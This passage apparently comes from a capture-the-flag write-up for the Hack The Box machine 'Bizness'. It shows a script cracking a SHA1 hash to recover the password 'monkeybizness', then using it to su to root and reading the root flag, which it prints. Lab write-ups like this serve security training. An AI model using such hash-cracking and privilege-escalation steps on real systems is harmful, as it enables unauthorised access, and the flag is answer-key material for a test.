
Screenshot Evidence

```
┌──(root㉿kali)-[/home/tobor/HTB/Boxes/Bizness]
└─# python3 ./decrypt-pass.py
Processing:  10%|
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing:  10%|
```

I was then able to use the password to su as the root user

```
# Command Executed
su - root
Password: monkeybizness
cat /root/root.txt
#RESULTS
0c03e73cf8980cc0ca3c436ae4a0244e
```

Screenshot Evidence



ROOT FLAG: 0c03e73cf8980cc0ca3c436ae4a0244e